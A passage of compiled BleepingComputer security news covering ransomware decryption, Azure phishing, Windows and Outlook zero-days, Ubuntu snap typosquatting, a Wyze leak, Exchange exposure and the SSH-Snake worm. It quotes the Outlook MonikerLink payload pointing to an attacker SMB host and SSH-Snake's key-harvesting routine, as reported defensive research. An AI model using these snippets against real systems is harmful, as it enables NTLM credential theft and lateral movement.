
When BleepingComputer contacted the South Korean researchers to ask why the flaw was publicly disclosed, they shared the following statement.

As far as we know, many cyber security companies are disclosing decryption techniques on their blogs/githubs/etc. And this definitely helps to mitigate the damage. We developed the decryption tool in collaboration with KISA and decided to release the paper to effectively demonstrate it. We are publishing our detailed research in the hope that it will contribute to the resilience of ransomware victims.

However, now that the flaw is public, Wosar warns that the ransomware operation will likely fix the bug in days, making it impossible to recover files without paying a ransom demand.

Source: <https://www.bleepingcomputer.com/news/security/free-rhysida-ransomware-decryptor-for-windows-exploits-rng-flaw/>

12. Ongoing Microsoft Azure account hijacking campaign targets executives



A phishing campaign detected in late November 2023 has compromised hundreds of user accounts in dozens of Microsoft Azure environments, including those of senior executives.

Hackers target executives' accounts because they can access confidential corporate information, self-approve fraudulent financial transactions, and access critical systems to use them as a foothold for launching more extensive attacks against the breached organization or its partners.

Proofpoint's Cloud Security Response Team, which has been monitoring the malicious activity, issued an alert earlier today highlighting the lures the threat actors use and proposing targeted defense measures.

Campaign details

The attacks employ documents sent to targets that embed links masqueraded as "View document" buttons that take victims to phishing pages.

Proofpoint says the messages target employees who are more likely to hold higher privileges within their employing organization, which elevates the value of a successful account compromise.

"The affected user base encompasses a wide spectrum of positions, with frequent targets including Sales Directors, Account Managers, and Finance Managers. Individuals holding executive positions such as "Vice President, Operations", "Chief Financial Officer & Treasurer" and "President & CEO" were also among those targeted," explains Proofpoint.

The analysts identified the following Linux user-agent string which attackers use to gain unauthorized access to Microsoft365 apps:

```
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/120.0.0.0 Safari/537.36
```

This user agent has been associated with various post-compromise activities, such as MFA manipulation, data exfiltration, internal and external phishing, financial fraud, and creating obfuscation rules in mailboxes.

Proofpoint says it has observed unauthorized access to the following Microsoft365 components:

- **Office365 Shell WCSS-Client:** Indicates browser access to Office365 applications, suggesting web-based interaction with the suite.
- **Office 365 Exchange Online:** Shows that attackers target this service for email-related abuses, including data exfiltration and lateral phishing.
- **My Signins:** Used by attackers to manipulate Multi-Factor Authentication (MFA).
- **My Apps:** Targeted for accessing and possibly altering configurations or permissions of applications within the Microsoft 365 environment.
- **My Profile:** Indicates attempts to modify user personal and security settings, potentially to maintain unauthorized access or escalate privileges.

ACTIVITY Target Application/Resource Name (2)	ACTIVITY Categories (3)	ACTIVITY Action Status Message (3)
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Mobile Phone Call
username redacted	User Registered Security Info Add Security Method, Security Method	User registered Authenticator App with Notification and Code

MFA manipulation events (Proofpoint)

Proofpoint also reports that the attackers' operational infrastructure includes proxies, data hosting services, and hijacked domains. Proxies are selected to be near the targets to reduce the likelihood of attacks being blocked by MFA or other geo-fencing policies.

The cybersecurity firm also observed non-conclusive evidence that the attackers may be based in Russia or Nigeria, based on the use of certain local fixed-line internet service providers.

How to defend

Proofpoint proposes several defense measures to protect against the ongoing campaign, which can help enhance organizational security within Microsoft Azure and Office 365 environments.

The suggestions include:

- Monitor for the use of the specific user-agent string shared above and source domains in logs.
- Immediately reset compromised passwords of hijacked accounts and periodically change passwords for all users.
- Use security tools to detect account takeover events quickly.
- Apply industry-standard mitigations against phishing, brute-forcing, and password-spraying attacks.
- Implement policies for automatic threat response.

These measures can help detect incidents early, respond rapidly, and minimize the attackers' opportunity and dwell times as much as possible.

Source: <https://www.bleepingcomputer.com/news/security/ongoing-microsoft-azure-account-hijacking-campaign-targets-executives/>

13. Hackers used new Windows Defender zero-day to drop DarkMe malware



Microsoft has patched today a Windows Defender SmartScreen zero-day exploited in the wild by a financially motivated threat group to deploy the DarkMe remote access trojan (RAT).


The hacking group (tracked as Water Hydra and DarkCasino) was spotted using the zero-day (CVE-2024-21412) in attacks on New Year's Eve day by Trend Micro security researchers.

"An unauthenticated attacker could send the targeted user a specially crafted file that is designed to bypass displayed security checks," Microsoft said in a security advisory issued today.

"However, the attacker would have no way to force a user to view the attacker-controlled content. Instead, the attacker would have to convince them to take action by clicking on the file link."

Trend Micro security researcher Peter Girus, credited for reporting this zero-day, revealed that the CVE-2024-21412 flaw bypasses another Defender SmartScreen vulnerability (CVE-2023-36025).

CVE-2023-36025 was patched during the November 2023 Patch Tuesday, and, as Trend Micro revealed last month, it was also exploited to bypass Windows security prompts when opening URL files to deploy the Phemedrone info-stealer malware.



Zero-day used to target financial market traders

The zero-day that Microsoft patched today was used in attacks targeting "foreign exchange traders participating in the high-stakes currency trading market," with the likely end goal being data theft or ransomware deployment at a later stage.

"In late December 2023, we began tracking a campaign by the Water Hydra group that contained similar tools, tactics, and procedures (TTPs) that involved abusing internet shortcuts (.URL) and Web-based Distributed Authoring and Versioning (WebDAV) components," Trend Micro explained.

"We concluded that calling a shortcut within another shortcut was sufficient to evade SmartScreen, which failed to properly apply Mark-of-the-Web (MotW), a critical Windows component that alerts users when opening or running files from an untrusted source."

Water Hydra exploited CVE-2024-21412 to target forex trading forums and stock trading Telegram channels in spearphishing attacks, pushing a malicious stock chart linking to a compromised trading information site from Russia (fxbulls[.]ru) impersonating a forex broker platform (fxbulls[.]com).

The attackers' goal was to trick targeted traders into installing the DarkMe malware via social engineering.

Tactics they used include posting messages in English and Russian asking for or offering trading guidance and disseminating counterfeit stock and financial tools related to graph technical analysis and graph indicator tools.

A complete list of indicators of compromise (IoCs) for this newly observed DarkMe malware campaign is available [here](#).


The Water Hydra hackers have exploited other zero-day vulnerabilities in the past. For instance, they used a high-severity vulnerability (CVE-2023-38831) in the WinRAR software used by over 500 million users to compromise trading accounts several months before a patch was available.

Other vendors later linked CVE-2023-38831 exploitation to multiple government-backed hacking groups, including the Sandworm, APT28, APT40, DarkPink (NSFOCUS), and Konni (Knownsec) threat groups from Russia, China, and North Korea.

Today, Microsoft patched a second Windows SmartScreen zero-day (CVE-2024-21351) exploited in the wild that could let attackers inject code into SmartScreen and gain code execution.

Source: <https://www.bleepingcomputer.com/news/security/hackers-used-new-windows-defender-zero-day-to-drop-darkme-malware/>

14. Ubuntu 'command-not-found' tool can be abused to spread malware



A logic flaw between Ubuntu's 'command-not-found' package suggestion system and the snap package repository could enable attackers to promote malicious Linux packages to unsuspecting users.

The problem arises from the utility's ability to suggest snap packages for installation when they are missing without a validation mechanism to ensure that packages are authentic and safe.

The loophole was discovered by Aqua Nautilus researchers who have found that approximately 26% of Advanced Package Tool (APT) package commands are at risk of impersonation by malicious snap packages, presenting a significant supply chain risk for Linux and Windows Subsystem for Linux (WSL) users.

It should be noted that while Aqua Nautilus' report focuses on Ubuntu, the problem has broader implications that extend beyond just the popular Linux distribution.

For example, any Ubuntu forks or Linux distributions that use the 'command-not-found' utility by default, along with the Snap package system, are also vulnerable.

Lack of checks in all steps

The 'command-not-found' utility is a Python script that suggests packages to install to allow you to run a specific program that is currently not installed.

For example, if you wanted to run the `mojo`, but the program is not installed, the `command-not-found` script will recommend packages to install so you can use the command.

```
ubuntu@ip-172-31-45-188:~$ mojo
Command 'mojo' not found, but can be installed with:
sudo snap install mojo # version 1.0.0+601, or
sudo apt install libmojolicious-perl # version 9.22+dfsg-1
See 'snap info mojo' for additional versions.
```

Package installation suggestion (Aqua Nautilus)

However, its safety presupposes that due diligence has been performed in the lower levels of the supply chain to ensure that the packages the utility suggests are safe to install.

The utility's suggestion mechanism relies on an internal database for APT packages and a regularly updated database from the Snap Store for snap packages, allowing commands to be correlated with packages.

As Aqua Nautilus explains, it is relatively easy for attackers to publish malicious snaps to the Snap Store, given the lack of stringent review processes compared to APT packages.

Snap packages can be published as "strict" or "classic," with the former limiting the software to a sandboxed environment and the latter providing unrestricted access, just like APT packages.

Attackers can take the risk of publishing their bad apps as "classics." However, these require manual review before they're approved, and the chances of getting past those reviews if the malicious functionality is appropriately concealed are high.

The researchers say that even "strict" snaps are extremely risky as they can abuse the option of using "interfaces" for extensive interaction with external resources or the host system's display server, especially when X11 is used, potentially allowing eavesdropping other apps and performing keylogging.

INTERFACE	DESCRIPTION	CATEGORIES	AUTO-CONNECT
account-control	add/remove user accounts or change passwords	System, Account	no
accounts-service	allows communication with the accounts service	System, Account	no
acrn	allows access to user VMs using the ACRN hypervisor	VM, Hypervisor, Developer	no
adb-support	allows operating as Android Debug Bridge service	ADB, Developer	no
allegro-vcu	access the Allegro Video Core Unit	Video, Graphics	no
alsa	play or record sound	Audio, Media	no
appstream-metadata	allows access to AppStream metadata	System, Developer, Manage software	no
audio-playback	allows audio playback via supporting services	Audio, Media, Playback	yes
audio-record	allows audio recording via supported services	Audio, Media, Record	no

Some of the available Snap interfaces (Aqua Nautilus)

In addition, Aqua's analysts highlight the risk of abusing the auto-update feature of snap packages to deliver "fresh" exploits on a compromised system that targets newly discovered flaws.

One pertinent example of this risk concerns Linux kernel flaws. Since snap packages share the same system kernel as all software that runs on the system, they can potentially exploit a flaw to escape the sandbox.

Typo-squatting and impersonation risks

All the above lays the ground for a risky situation as long as attackers find a way to promote their packages through the 'command-not-found' utility, but as the analysts explain, there's a comfortable margin for that, too.

The first and most simple trick is to associate commands containing typing errors (e.g., 'ifconfigg' instead of 'ifconfig') with malicious snap packages, leading the 'command-not-found' utility to suggest the installation of malware to the user, who is unlikely to realize their typo at that point.

```
ubuntu@ip-172-31-45-188:~$ ifconfigg
Command 'ifconfigg' not found, but can be installed with:
sudo snap install ifconfigg
```

Pointing to a risky package when user makes common typo (Aqua Nautilus)

The second method involves attackers identifying and registering unclaimed snap names that users might expect to exist, often because they correspond to known commands or aliases.

"Should a developer wish for their snap to execute a command that deviates from the <snap name>.<application name> format and is not simply <snap name>, they must request an alias," explains the researchers.

"Such a request initiates a manual review process in which the requested alias is voted on to ensure it aligns with the application."

However, if the developers do not register an actual snap under this alias, a threat actor can upload their own packages under that name, which will then be suggested by the command-not-found tool.

This approach exploits a loophole in the naming and aliasing system of snaps, allowing the impersonation of legitimate software without the need for alias requests, taking advantage of unreserved yet predictable names.

The third attack method involves registering malicious snap packages for legitimate APT packages so that the 'command-not-found' utility suggests both.

Aqua Nautilus says 26% of commands can be exploited this way, as many legitimate software publishers have not claimed the corresponding snap package alias for their project, allowing attackers the margin for exploitation.

The security analysts say the volume of exploitation of the above issues is currently unknown, but at least two cases have come to light (1, 2).

Some steps that can be taken to mitigate the risks include users verifying the authenticity of the packages they're about to install, Snap developers holding an Alias registering names that are similar to their apps, and APT package maintainers registering the associated Snap name for their commands.

Source: <https://www.bleepingcomputer.com/news/security/ubuntu-command-not-found-tool-can-be-abused-to-spread-malware/>

15. New critical Microsoft Outlook RCE bug is trivial to exploit



Update February 14, 16:50 EST: Article and title revised after Microsoft retracted the "active exploitation" update added to the CVE-2024-21413 advisory.

Microsoft says remote unauthenticated attackers can trivially exploit a critical Outlook security vulnerability that also lets them bypass the Office Protected View.

Discovered by Check Point vulnerability researcher Haifei Li and tracked as CVE-2024-21413, this bug leads to remote code execution (RCE) when opening emails with malicious links using a vulnerable Microsoft Outlook version.

This happens because the flaw also enables attackers to bypass the Protected View (designed to block harmful content embedded in Office files by opening them in read-only mode) and open malicious Office files in editing mode.

Redmond also warned that the Preview Pane is an attack vector for this security flaw, allowing successful exploitation even when previewing maliciously crafted Office documents.

Unauthenticated attackers can exploit CVE-2024-21413 remotely in low-complexity attacks that don't require user interaction.

"An attacker who successfully exploited this vulnerability could gain high privileges, which include read, write, and delete functionality," Microsoft explains.

"An attacker could craft a malicious link that bypasses the Protected View Protocol, which leads to the leaking of local NTLM credential information and remote code execution (RCE)."

CVE-2024-21413 affects multiple Office products, including Microsoft Office LTSC 2021 and Microsoft 365 Apps for Enterprise, as well as Microsoft Outlook 2016 and Microsoft Office 2019 (under extended support).

Exclamation mark to bypass Outlook protections

As explained by Check Point in a report published today, the vulnerability they dubbed Moniker Link allows attackers to bypass built-in Outlook protections for malicious links embedded in emails using the file:// protocol and adding an exclamation mark to URLs pointing to attacker-controlled servers.

The exclamation mark is added right after the document extension, together with some random text (in their example, Check Point used "something"), as shown below:

```
*<a href="file:///\\10.10.111.111\test\test.rtf!something">CLICK ME</a>*
```

This type of hyperlink bypasses Outlook security restriction, and Outlook will access the "\\10.10.111.111\test\test.rtf" remote resource when the link is clicked without throwing any warnings or errors.



The flaw was introduced because of the MkParseDisplayName unsafe API, so the vulnerability may also impact other software that uses it.

The impact of attacks successfully exploiting CVE-2024-21413 includes theft of NTLM credential information, arbitrary code execution via maliciously crafted Office documents,

"We've confirmed this #MonikerLink bug/attack vector on the latest Windows 10/11 + Microsoft 365 (Office 2021) environments," Check Point said.

"Other Office editions/versions are likely affected, too. In fact, we believe this is an overlooked issue which existed in the Windows/COM ecosystem for

decades, since it lies in the core of the COM APIs. We strongly recommend all Outlook users apply the official patch as soon as possible."

Microsoft updated the CVE-2024-21413 security advisory today to warn that this Outlook bug was also being exploited in attacks as a zero-day before this month's Patch Tuesday.

However, the company reverted the change saying that it "mistakenly updated exploited flag and exploitability assessment to indicate exploitation existed."

Source: <https://www.bleepingcomputer.com/news/security/new-critical-microsoft-outlook-rce-bug-is-trivial-to-exploit/>

16. Wyze camera glitch gave 13,000 users a peek into other homes



Wyze shared more details on a security incident that impacted thousands of users on Friday and said that at least 13,000 customers could get a peek into other users' homes.

The company blames a third-party caching client library recently added to its systems, which had problems dealing with a large number of cameras that came online all at once after a widespread Friday outage.

Multiple customers have been reporting seeing other users' video feeds under the Events tab in the app since Friday, with some even advising other customers to turn off the cameras until these ongoing issues are fixed.

"The outage originated from our partner AWS and took down Wyze devices for several hours early Friday morning. If you tried to view live cameras or events during that time you likely weren't able to. We're very sorry for the

frustration and confusion this caused," the company says in emails sent to affected users.

"As we worked to bring cameras back online, we experienced a security issue. Some users reported seeing the wrong thumbnails and Event Videos in their Events tab. We immediately removed access to the Events tab and started an investigation."

Wyze says this happened because of the sudden increased demand and led to the mixing of device IDs and user ID mappings, causing the erroneous connection of certain data with incorrect user accounts.

As a result, customers could see other people's video feed thumbnails and, in some cases, even video footage after tapping the camera thumbnails in the Wyze app's Events tab.

"We can now confirm that as cameras were coming back online, about 13,000 Wyze users received thumbnails from cameras that were not their own and 1,504 users tapped on them. We've identified your Wyze account as one that was affected," the company says in emails sent to affected users.

"This means that thumbnails from your Events were visible in another Wyze user's account and that a thumbnail was tapped. Most taps enlarged the thumbnail, but in some cases it could have caused an Event Video to be viewed."

Wyze has yet to share the exact number of users who had their video surveillance feeds exposed in the incident.

The company has now added an extra layer of verification for users who want to access video content via the Events tab to ensure that this issue will not happen in the future.

Additionally, it adjusted systems to avoid caching during user-device relationship checks until it can switch to a new client library capable of working correctly during "extreme events" like the Friday outage.

Source : <https://www.bleepingcomputer.com/news/security/wyze-camera-glitch-gave-13-000-users-a-peek-into-other-homes/>

17. Over 28,500 Exchange servers vulnerable to actively exploited bug



Up to 97,000 Microsoft Exchange servers may be vulnerable to a critical severity privilege escalation flaw tracked as CVE-2024-21410 that hackers are actively exploiting.

Microsoft addressed the issue on February 13, when it had already been leveraged as a zero-day. Currently, 28,500 servers have been identified as being vulnerable.

Exchange Server is widely used in business environments to facilitate communication and collaboration among users, providing email, calendar, contact management, and task management services.

The security issue allows remote unauthenticated actors to perform NTLM relay attacks on Microsoft Exchange Servers and escalate their privileges on the system.

Today, threat monitoring service Shadowserver announced that its scanners have identified approximately 97,000 potentially vulnerable servers.



Shadowserver
@Shadowserver · Follow

X


Over the weekend we started reporting Microsoft Exchange versions vulnerable to CVE-2024-21410. On 2024-02-17 around 97K vulnerable or possibly vulnerable where the latter means a vulnerable version but may have mitigation applied. Microsoft guidance: msrc.microsoft.com/update-guide/v...



2:29 PM · Feb 19, 2024

Out of the total 97,000, the vulnerable state for an estimated 68,500 servers depends on whether administrators applied mitigations, while 28,500 are confirmed to be vulnerable to CVE-2024-21410.

The most impacted countries are Germany (22,903 instances), the United States (19,434), the United Kingdom (3,665), France (3,074), Austria (2,987), Russia (2,771), Canada (2,554), and Switzerland (2,119).



Countries with highest server exposure count (Shadowserver)

Currently, there's no publicly available proof-of-concept (PoC) exploit for CVE-2024-21410, which somewhat limits the number of attackers using the flaw in attacks.

To address CVE-2024-21410, system admins are recommended to apply the Exchange Server 2019 Cumulative Update 14 (CU14) update released during the February 2024 Patch Tuesday, which enables NTLM credentials Relay Protections.

The U.S. Cybersecurity & Infrastructure Security Agency (CISA) has also added CVE-2024-21410 to its 'Known Exploited Vulnerabilities' catalog, giving federal agencies until March 7, 2024, to apply the available updates/mitigations or stop using the product.

Exploitation of CVE-2024-21410 can have serious consequences for an organization because attackers with elevated permissions an Exchange Server can access confidential data like email communication and use the server as a ramp for further attacks on the network.

Source : <https://www.bleepingcomputer.com/news/security/over-28-500-exchange-servers-vulnerable-to-actively-exploited-bug/>

18. New SSH-Snake malware steals SSH keys to spread across the network



A threat actor is using an open-source network mapping tool named SSH-Snake to look for private keys undetected and move laterally on the victim infrastructure.

SSH-Snake was discovered by the Sysdig Threat Research Team (TRT), who describe it as a "self-modifying worm" that stands out from traditional SSH worms by avoiding the patterns typically associated with scripted attacks.


The worm searches for private keys in various locations, including shell history files, and uses them to stealthily spread to new systems after mapping the network.

SSH-Snake is available as an open-source asset for automated SSH-based network traversal, which can start from one system and show the relationship with other hosts connected through SSH.

However, researchers at Sysdig, a cloud security company, say that SSH-Snake takes the typical lateral movement concept to a new level because it is more rigorous in its search for private keys.

"By avoiding the easily detectable patterns associated with scripted attacks, this new tool provides greater stealth, flexibility, configurability and more comprehensive credential discovery than typical SSH worms, therefore being more efficient and successful" - Sysdig

Released on January 4, 2024, SSH-Snake is a bash shell script tasked with autonomously searching a breached system for SSH credentials and utilizing them for propagation.



The SSH-Snake script (Sysdig)

The researchers say that one particularity of SSH-Snake is the ability to modify itself and make itself smaller when running for the first time. It does this by removing comments, unnecessary functions, and whitespace from its code.

Designed for versatility, SSH-Snake is plug-and-play yet allows customizing for specific operational needs, including adapting strategies to discover private keys and identify their potential use.

SSH-Snake employs various direct and indirect methods to discover private keys on compromised systems, including:

- Searching through common directories and files where SSH keys and credentials are typically stored, including .ssh directories, config files, and other locations.
- Examining shell history files (e.g., .bash_history, .zsh_history) to find commands (ssh, scp, and rsync) that may have used or referenced SSH private keys.
- Using the 'find_from_bash_history' feature to parse the bash history for commands related to SSH, SCP, and Rsync operations, which can uncover direct references to private keys, their locations, and associated credentials.
- Examining system logs and network cache (ARP tables) to identify potential targets and gather information that might indirectly lead to discovering private keys and where they can be used.

```
find_all() {
  retry_all_dests # If we're inside a retry_all_dests loop, no-op add_ssh_dest.
  find_home_folders
  init_ssh_files

  find_ssh_keys
  find_ssh_keys_paths
  find_from_bash_history
  find_from_ssh_config

  (( ${#priv_keys[@]} )) || fin

  # None of the following strategies discover keys.

  find_from_authorized_keys
  find_from_last
  find_from_known_hosts
  find_from_hosts
  find_arp_neighbours
  find_d_block
  find_from_prev_dest
  find_from_ignore_list

  find_from_hashed_known_hosts # Should always be last as it relies on ssh_hosts being filled.
}
```

Searching for SSH keys (Sysdig)

Sysdig's analysts confirmed SSH-Snake's operational status after discovering a command and control (C2) server used by its operators to store data harvested by the worm, including credentials and victim IP addresses.

This data shows signs of active exploitation of known Confluence vulnerabilities (and possibly other flaws) for initial access, leading to the deployment of the worm on these endpoints.



Attacker's exposed assets

(Sysdig)

According to the researchers, the tool has been used offensively on around 100 victims

Sysdig sees SSH-Snake as "an evolutionary step" as far as malware goes because it targets a secure connection method that is widely used in corporate environments.

Source : <https://www.bleepingcomputer.com/news/security/new-ssh-snake-malware-steals-ssh-keys-to-spread-across-the-network/>

19. Hackers abuse Google Cloud Run in massive banking trojan campaign

